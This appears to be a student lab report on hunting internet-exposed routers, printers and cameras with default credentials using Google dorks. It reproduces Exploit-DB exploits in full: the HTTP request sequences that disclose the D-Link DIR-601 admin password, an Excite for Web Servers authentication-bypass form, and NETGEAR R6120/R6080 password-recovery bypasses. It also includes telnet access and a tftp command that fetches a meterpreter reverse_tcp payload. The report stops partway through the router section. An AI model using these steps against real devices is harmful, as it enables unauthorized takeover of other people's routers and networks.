

## TASK – 4

### **TARGET:**

AIM: Hunt

- A) 5 Routers
- B) 5 Printers
- C) 5 Web Cameras

Which are connected in open network(internet), having default username/password vulnerability.

Condition: using google dorks only.


### **SYNOPSIS:**

A google dork query, sometimes just referred to as a dork, is a search string or custom query that users advanced search operators to find information not readily available on a website.

### **SOLUTION:**

Step-1:


Open google chrome.



#ST#IS#4899


## Step-2:

Open an incognito tab using the shortcut= ctrl+shift+n



## Step-3:

Type the google dork and search for it then open the link "exploit-db.com".



#ST#IS#4899

The screenshot shows the Google Hacking Database (GHD) interface. The header includes the 'EXPLOIT DATABASE' logo and navigation icons. A search bar is visible with the text 'Quick Search'. Below the search bar, there is a table of results with columns: Date Added, Dork, Category, and Author. The table lists several entries, including 'site:.com intitle:index of /wp-admin' and 'inurl:login/login'. The bottom of the screen shows a Windows taskbar with various application icons and a system tray displaying the date and time.

Date Added	Dork	Category	Author
2023-03-16	site:.com intitle:index of /wp-admin	Files Containing Juicy Info	PRINCY M JOSE
2023-03-16	inurl:login/login	Files Containing Juicy Info	Javier Bernardo
2023-03-16	intitle:"index of" "checkout"	Files Containing Juicy Info	Faizan Akhtar
2023-03-16	inurl:ssh intitle:index of /files	Files Containing Juicy Info	PRINCY M JOSE
2023-03-16	inurl:"/api-docs"	Files Containing Juicy Info	Arjun Chandarana
2023-03-16	inurl:guest/auth_login.php	Pages Containing Login Portals	Javier Bernardo
2023-03-16	inurl:"phpmyadmin/setup/"	Files Containing Juicy Info	Arjun Chandarana
2023-03-16	allintitle:"Login   Control WebPanel" Control WebPanel Login	Pages Containing Login Portals	Aditya Raj Singh
2023-03-16	site:.in intext:"Index of" intitle:"index of"	Files Containing Juicy Info	BASIL ELDBHOSE
2023-03-14	intitle:"index of" "database.sql"	Files Containing Juicy Info	Prathamesh Pawar

Step-4:

Search for "D-link" in the search bar and click on enter.

The screenshot shows the Exploit Database interface. The header includes the 'EXPLOIT DATABASE' logo and navigation icons. A search bar is visible with the text 'DLink DIR-601'. Below the search bar, there is a table of results with columns: Date, D, A, V, Title, Type, Platform, and Author. The table lists two entries, both related to 'DLink DIR-601'. Below the table, there is a section for 'Showing 1 to 2 of 2 entries (filtered from 45,095 total entries)' with navigation links: FIRST, PREVIOUS, 1, NEXT, LAST. At the bottom, there is a section for 'Downloads', 'Certifications', 'Training', and 'Professional Services'.

Date	D	A	V	Title	Type	Platform	Author
2018-08-30	↓	×		DLink DIR-601 - Credential Disclosure	WebApps	Hardware	Kevin Randall
2018-04-02	↓	×		DLink DIR-601 - Admin Password Disclosure	WebApps	Hardware	Kevin Randall

Showing 1 to 2 of 2 entries (filtered from 45,095 total entries)

FIRST PREVIOUS 1 NEXT LAST

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK) (PEN-200) All new for 2020	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (WiFu) (PEN-210)	Advanced Attack Simulation
Kali Linux Revealed Book	OSEP	Evasion Techniques and Breaching Defences (PEN-300) All new for 2020	Application Security Assessment

**ROUTERS:**

**ROUTER-1:**

#ST#IS#4899

The screenshot shows the Exploit Database website in a browser window. The page title is 'DLink DIR-601 - Admin Password Disclosure'. The main content area displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
44388	2018-5708	KEVIN RANDALL	WEBAPPS	HARDWARE	2018-04-02

Below the table, there are three sections:

- EDB Verified:** ✗
- Exploit:** 📄 / 🔗
- Vulnerable App:**

At the bottom of the page, there is a code block containing the following text:

```
# Exploit Title: DLink DIR-601 Unauthenticated Admin password disclosure
# Google Dork: N/A
# Date: 12/24/2017
# Exploit Author: Kevin Randall
# Vendor Homepage: https://www.dlink.com
# Software Link: N/A
```

## Steps to get password by its vulnerability:

# Exploit Title: DLink DIR-601 Unauthenticated Admin password disclosure

# Google Dork: N/A

# Date: 12/24/2017

# Exploit Author: Kevin Randall

# Vendor Homepage: <https://www.dlink.com>

# Software Link: N/A

# Version: Firmware: 2.02NA Hardware Version B1

# Tested on: Windows 10 + Mozilla Firefox

# CVE : CVE-2018-5708

\*Been in contact with William Brown CISO of Dlink and disclosed to the vendor\*

### 1. Description

Having local access to the network but being unauthenticated to the administrator panel, a user can disclose the built in Admin username/password to access the admin panel

### 2. Proof of Concept

(For proof of concept, the real Admin password is "thisisatest")

Step 1: Access default gateway/router login page

Step 2: Login with Username Admin and put any random password: (This example the password is test)

## #ST#IS#4899

POST /my\_cgi.cgi?0.06201226210472943 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login\_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 74

DNT: 1

Connection: close

request=login&admin\_user\_name=YWRtaW4A&admin\_user\_pwd=dGVzdA==&user\_type=0

Step 3: Clear Password that was set:

POST /my\_cgi.cgi?0.06201226210472943 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/login\_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 74

DNT: 1

Connection: close

request=login&admin\_user\_name=YWRtaW4A&admin\_user\_pwd=&user\_type=0

Step 4: The following POST request will come back or a variant:

POST /my\_cgi.cgi?0.322727424911867 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 73

DNT: 1

Connection: close

## #ST#IS#4899

request=no\_auth&request=load\_settings&table\_name=fw\_ver&table\_name=hw\_ver

Change the request=no\_auth to "request=auth"

POST /my\_cgi.cgi?0.322727424911867 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 73

DNT: 1

Connection: close

request=auth&request=load\_settings&table\_name=fw\_ver&table\_name=hw\_ver

Step 5: Forward the request:

Step 6: Forward the following request:

POST /my\_cgi.cgi?0.8141419425197141 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/back.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 20

DNT: 1

Connection: close

request=show\_message

Step 7: You will then be presented with the following: "Invalid user name or password, please try again"

## #ST#IS#4899

Step 8: Click Continue

Step 9: You will see a POST request come back similar to the following:

```
POST /my_cgi.cgi?0.12979015154204587 HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.0.1/login.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
DNT: 1
Connection: close
```

```
request=no_auth&request=load_settings&table_name=get_restore_default
```

Step 10: Change the parameters "request=no\_auth" to "request=auth" and "table\_name=get\_restore\_default" to "table\_name=restore\_default"

```
POST /my_cgi.cgi?0.12979015154204587 HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.0.1/login.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
DNT: 1
Connection: close
```

```
request=auth&request=load_settings&table_name=restore_default
```

Step 11: Forward the request:

Step 12: You will see the following POST request come back or a variant of it:

```
POST /my_cgi.cgi?0.5566044428265032 HTTP/1.1
Host: 192.168.0.1
```

## #ST#IS#4899

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.0.1/wizard\_default.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 278

DNT: 1

Connection: close

request=no\_auth&request=load\_settings&table\_name=get\_restore\_default&table\_name=wan\_settings&table\_name=wan\_static&table\_name=wan\_pppoe&table\_name=wan\_pptp&table\_name=wan\_l2tp&table\_name=wireless\_settings&table\_name=admin\_user&table\_name=time&table\_name=fw\_ver&table\_name=hw\_ver

Step 13: In BurpSuite, right click on the POST request and choose: "Do Intercept" "Response from this request":

Step 14: In XML cleartext, configuration information is obtained including the Admin username and password "thisisatest"

HTTP/1.1 200 OK

Content-type: text/xml

Connection: close

Date: Sat, 06 Jan 2018 13:33:26 GMT

Server: lighttpd/1.4.28

Content-Length: 2414

```
<?xml version="1.0" encoding="UTF-8"?><root><restore_default>0</restore_default><wan_settings><wan_type>0</wan_type><wan_mac>44:8a:5b:8d:ba:13</wan_mac><primary_dns></primary_dns><secondary_dns></secondary_dns><enable_advanced_dns>1</enable_advanced_dns></wan_settings><wan_static><static_ip_addr>0.0.0.0</static_ip_addr><static_subnet_mask>0.0.0.0</static_subnet_mask><static_gateway>0.0.0.0</static_gateway><static_mtu>1500</static_mtu></wan_static><wan_pppoe><pppoe_conn_type>0</pppoe_conn_type><pppoe_user_name></pppoe_user_name><pppoe_user_pwd></pppoe_user_pwd><pppoe_service_name></pppoe_service_name><pppoe_ip_addr>0.0.0.0</pppoe_ip_addr><pppoe_conn_mode>on_demand</pppoe_conn_mode><pppoe_max_idle_time>300</pppoe_max_idle_time><pppoe_mtu>1492</pppoe_mtu></wan_pppoe><wan_pptp><pptp_conn_type>0</pptp_conn_type><pptp_ip_addr>0.0.0.0</pptp_ip_addr><pptp_subnet_mask>0.0.0.0</pptp_subnet_mask><pptp_gateway>0.0.0.0</pptp_gateway><pptp_server_ip></pptp_server_ip><pptp_user_name></pptp_user_name><pptp_user_pwd></pptp_user_pwd><pptp_conn_mode>on_demand</pptp_conn_mode><pptp_max_idle_time>300</pptp_max_idle_time><pptp_mtu>1400</pptp_mtu></wan_pptp><wan_l2tp><l2tp_conn_type>0</l2tp_conn_type><l2tp_ip_addr>0.0.0.0</l2tp_ip_addr><l2tp_subnet_mask>0.0.0.0</l2tp_subnet_mask><l2tp_gateway>0.0.0.0</l2tp_gateway><l2tp_server_ip></l2tp_server_ip><l2tp_user_name></l2tp_user_name><l2tp_user_pwd></l2tp_user_pwd><l2tp_conn_mode>on_demand</l2tp_conn_mode><l2tp_max_idle_time>300</l2tp_max_idle_time><l2tp_mtu>1400</l2tp_mtu></wan_l2tp><wireless_settings><enable_wireless>1</enable_wireless><wireless_schedule>Always</wireless_schedule><ssid>HomeAP</ssid><channel>3</channel><auto_channel>0</auto_channel><dot11_mode>11gn</dot11_mode><channel_width>0</channel_width><ssid_broadcast>1</ssid_broadcast></wireless_settings><admin_user><admin_user_name>admin</admin_user_name><admin_user_pwd>thisisatest</admin_user_pwd><admin_level>1</admin_level></admin_user><time><zone_index>12</zone_index><time_zone>-80</time_zone><ntp_enable>1</ntp_enable><ntp_server>time.nist.gov</ntp_server><manual_year>2011</manual_year><manual_month>1</manual_month><manual_day>1</manual_day><manual_hour>0</manual_hour><manual_min>0</manual_min>
```



#ST#IS#4899

```
n><manual_sec>0</manual_sec></time><fw_ver>2.02NA</fw_ver><build_ver>01</build_ver><fw_date>Tue, 11 Nov 2014</fw_date><fw_region>NA</fw_region><hw_ver>B1</hw_ver></root>
```

## ROUTER-2:

The screenshot shows the Exploit Database website in a browser window. The page title is 'DLink DIR-601 - Credential Disclosure'. The main content area displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45306	2018-12710	KEVIN RANDALL	WEBAPPS	HARDWARE	2018-08-30

Below the table, there are three sections:

- EDB Verified:** ✗
- Exploit:** 📄 / 📄
- Vulnerable App:**

At the bottom of the page, there is a code block containing the following text:

```
# Exploit Title: DLink DIR-601 - Credential Disclosure
# Google Dork: N/A
# Date: 2018-06-24
# Exploit Author: Kevin Randall
# Vendor Homepage: https://www.dlink.com
# Software Link: N/A
```

# Exploit Title: DLink DIR-601 - Credential Disclosure

# Google Dork: N/A

# Date: 2018-06-24

# Exploit Author: Kevin Randall

# Vendor Homepage: https://www.dlink.com

# Software Link: N/A

# Version: Firmware: 2.02NA Hardware Version B1

# Tested on: Windows 10 + Mozilla Firefox

# CVE : CVE-2018-12710

# 1. Description

# Being local to the network and having only "User" account (which is a low privilege account) access, an attacker can intercept the response from a POST request to obtain "Admin" rights due to the admin password being displayed in XML.

# 2. Proof of Concept

# Tools to use:

# - BurpSuite

# - Browser of your choice

# 3: Login with "User" role account:

\*My "User" role account does not have a password in this example\*

POST /my.cgi.cgi?0.4008728147399542 HTTP/1.1

## #ST#IS#4899

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: \*/\*

Accept-Language: en-AU,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://192.168.0.1/login\_real.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 64

DNT: 1

Connection: close

request=login&user\_user\_name=dXNlcg==&user\_user\_pwd=&user\_type=1

# 4: When logged into the access point, click on the Tools option

# 5: You should see a request similar to the following:

POST /my\_cgi.cgi?0.9277791631615954 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: \*/\*

Accept-Language: en-AU,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://192.168.0.1/tools\_admin.htm

Content-Type: application/x-www-form-urlencoded

Content-Length: 277

DNT: 1

Connection: close

request=load\_settings&table\_name=admin\_user&table\_name=user\_user&table\_name=graph\_auth&table\_name=remote\_management&table\_name=system&table\_name=virtual\_server&table\_name=port\_forwarding&table\_name=application\_rules&table\_name=inbound\_filter&table\_name=fw\_ver&table\_name=hw\_ver

# 6: Right click on this request and choose "Do Intercept response from this request"

# 7: You will see a response similar to the following:

HTTP/1.1 200 OK

Content-type: text/xml

Connection: close

Date: Sat, 01 Jan 2011 00:19:56 GMT

Server: lighttpd/1.4.28

Content-Length: 20088

#ST#IS#4899

```
<?xml version="1.0" encoding="UTF-8"?><root><login_level>0</login_level><admin_user><admin_user_name>admin</admin_user_name><admin_user_pwd>testagain</admin_user_pwd><admin_level>1</admin_level></admin_user><user_user><user_user_name>user</user_user_name><user_user_pwd></user_user_pwd><user_level>0 ...
```

## ROUTER-3:

The screenshot shows the Exploit-DB website interface. The main heading is 'Excite for Web Servers 1.1 - Administrative Password'. Below this, there are several key-value pairs: EDB-ID: 20809, CVE: N/A, Author: MICHAEL GERDTS, Type: REMOTE, Platform: CGI, and Date: 1998-11-30. There is a green checkmark indicating 'EDB Verified'. Below this, there is a section for 'source' with a link to 'https://www.securityfocus.com/bid/2665/info'. The bottom of the screenshot shows a Windows taskbar with various icons and a system clock indicating 12:00 AM on 3/20/2023.

source: <https://www.securityfocus.com/bid/2665/info>

Excite for Web Servers 1.1 (EWS) is a search engine suite for web servers running under Windows NT and UNIX. By default the file containing the administrative password, architext.conf, is world readable and world writable. This allows an attacker with local access to gain administrative privileges over EWS. This password is encrypted, but the attacker can bypass the normal login method and pass the encrypted password directly to the script responsible for authenticating the user - /cgi-bin/AT-generate.cgi. This can be done with the help of a simple HTML form or passed directly to the script as the "ENCRYPTEDPASS" parameter. Since the file is also world writable, the attacker could make up an "encrypted" password and overwrite the file with it, then submit the new encrypted password.

```
<html> <head><title>exploit</title>
```

```
<body>
```

```
<p><FORM ACTION="http://EWS.SERVER.COM/cgi-bin/AT-generate.cgi" METHOD=POST>
```

```
<INPUT TYPE="hidden" NAME="db" VALUE="personal">
```

```
<INPUT TYPE="submit" NAME="Reload" VALUE="Reload">
```

Reload this page, in case the log file or status has changed.

```
<INPUT TYPE="hidden" NAME="Dump" VALUE="dummy">
```

```
<INPUT TYPE="hidden" NAME="File" VALUE="/usr/local/etc/excite/collections/AT-personal.prog">
```

```
<INPUT TYPE="hidden" NAME="Type" VALUE="progress">
```

```
<INPUT TYPE="hidden" NAME="ENCRYPTEDPASS" VALUE="ENCRYPTEDPASS">
```

#ST#IS#4899

```
</FORM><BR>
</body>
</html>
```

"Of course you should replace EWS.SERVER.COM and ENCRYPTEDPASS with values that make sense for your situation. By accessing this page and clicking on the button you get to a menu that behaves exactly as if you knew the unencrypted password."

## ROUTER-4:

The screenshot shows a web browser window with the URL `exploit-db.com/exploits/45741`. The page title is "Netgear WiFi Router R6120 - Credential Disclosure". The page layout includes a sidebar with navigation icons and a main content area with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45741	N/A	WADEEK	WEBAPPS	HARDWARE	2018-10-30

Below the table, there are three sections: "EDB Verified: ✗", "Exploit: 📄 / 📄", and "Vulnerable App:". At the bottom, there is a code block containing the following text:

```
# Exploit Title: NETGEAR WiFi Router R6120 - Credential Disclosure
# Date: 2018-10-28
# Exploit Author: Wadeek
# Hardware Version: R6120
# Firmware Version: 1.0.0.30
# Vendor Homepage: https://www.netgear.com/support/product/R6120.aspx
```

```
# Exploit Title: NETGEAR WiFi Router R6120 - Credential Disclosure
# Date: 2018-10-28
# Exploit Author: Wadeek
# Hardware Version: R6120
# Firmware Version: 1.0.0.30
# Vendor Homepage: https://www.netgear.com/support/product/R6120.aspx
# Firmware Link: http://www.downloads.netgear.com/files/GDC/R6120/R6120-V1.0.0.30.zip

# == Files Containing Juicy Info ==
>> http://192.168.1.1:56688/rootDesc.xml (Server: Unspecified, UPnP/1.0, Unspecified)
<serialNumber>SSSSSSNNNNNN</serialNumber>

# == Security Questions Bypass > Password Disclosure ==
>> http://192.168.1.1/401_recovery.htm (SSSSSSNNNNNN value for input)
<POST REQUEST>
httpd_recovery.cgi?id=XXXXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.*.htm)
(replace)
```

## #ST#IS#4899

```
dev_serial=SSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=securityquestions.htm&SID=
```

(by)

```
dev_serial=SSSSSSNNNNNN&todo=verify_sn&this_file=401_recovery.htm&next_file=passwordrecovered.htm&SID=
```

<POST RESPONSE>

">You have successfully recovered the admin password.</span>

">Router Admin Username</span>:&nbsp;  admin</td>

">Router Admin Password</span>:&nbsp;  Str0ng+-Passw0rd</td>

# == Authenticated Telnet Command Execution ==

```
>> http://admin:Str0ng+-Passw0rd@192.168.1.1/setup.cgi?todo=debug
```

```
:~$ telnet 192.168.1.1
```

R6120 login: admin

Password: Str0ng+-Passw0rd

```
{
```

```
upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]
```

```
download by TFTP # tftp -g -r [REMOTE-FILENAME_ELF_32-bit_LSB_executable_MIPS ||  
linux/mipsle/meterpreter/reverse_tcp] [IP] [PORT]
```

```
}
```

## ROUTER-5:

The screenshot shows the Exploit Database website in a browser window. The page title is 'Netgear WiFi Router JWNR2010v5 / R6080 - Authentication Bypass'. The main content area displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47117	N/A	WADEEK	WEBAPPS	HARDWARE	2019-07-15

Below the table, there are three sections:

- EDB Verified:** ✗
- Exploit:** 📄 / 📄
- Vulnerable App:**

At the bottom of the page, there is a section for the exploit details:

```
# Exploit Title: NETGEAR WiFi Router R6080 - Security Questions Answers Disclosure  
# Date: 13/07/2019  
# Exploit Author: Wadeek  
# Hardware Version: R6080-100PES  
# Firmware Version: 1.0.0.34 / 1.0.0.40  
# Vendor Homepage: https://www.netgear.com/support/product/R6080.aspx
```

# Exploit Title: NETGEAR WiFi Router R6080 - Security Questions Answers Disclosure

# Date: 13/07/2019

# Exploit Author: Wadeek

# Hardware Version: R6080-100PES

# Firmware Version: 1.0.0.34 / 1.0.0.40

## #ST#IS#4899

# Vendor Homepage: <https://www.netgear.com/support/product/R6080.aspx>

# Firmware Link: [http://www.downloads.netgear.com/files/GDC/R6080/\(R6080-V1.0.0.34.zip](http://www.downloads.netgear.com/files/GDC/R6080/(R6080-V1.0.0.34.zip) or  
[R6080-V1.0.0.40.zip](http://www.downloads.netgear.com/files/GDC/R6080/(R6080-V1.0.0.40.zip))

== Files Containing Juicy Info ==

>> <http://192.168.1.1/currentsetting.htm>

Firmware=V1.0.0.34WW

Model=R6080

>> <http://192.168.1.1:56688/rootDesc.xml> (Server: Unspecified, UPnP/1.0, Unspecified)

<serialNumber>SSSSSSNNNNNN</serialNumber>

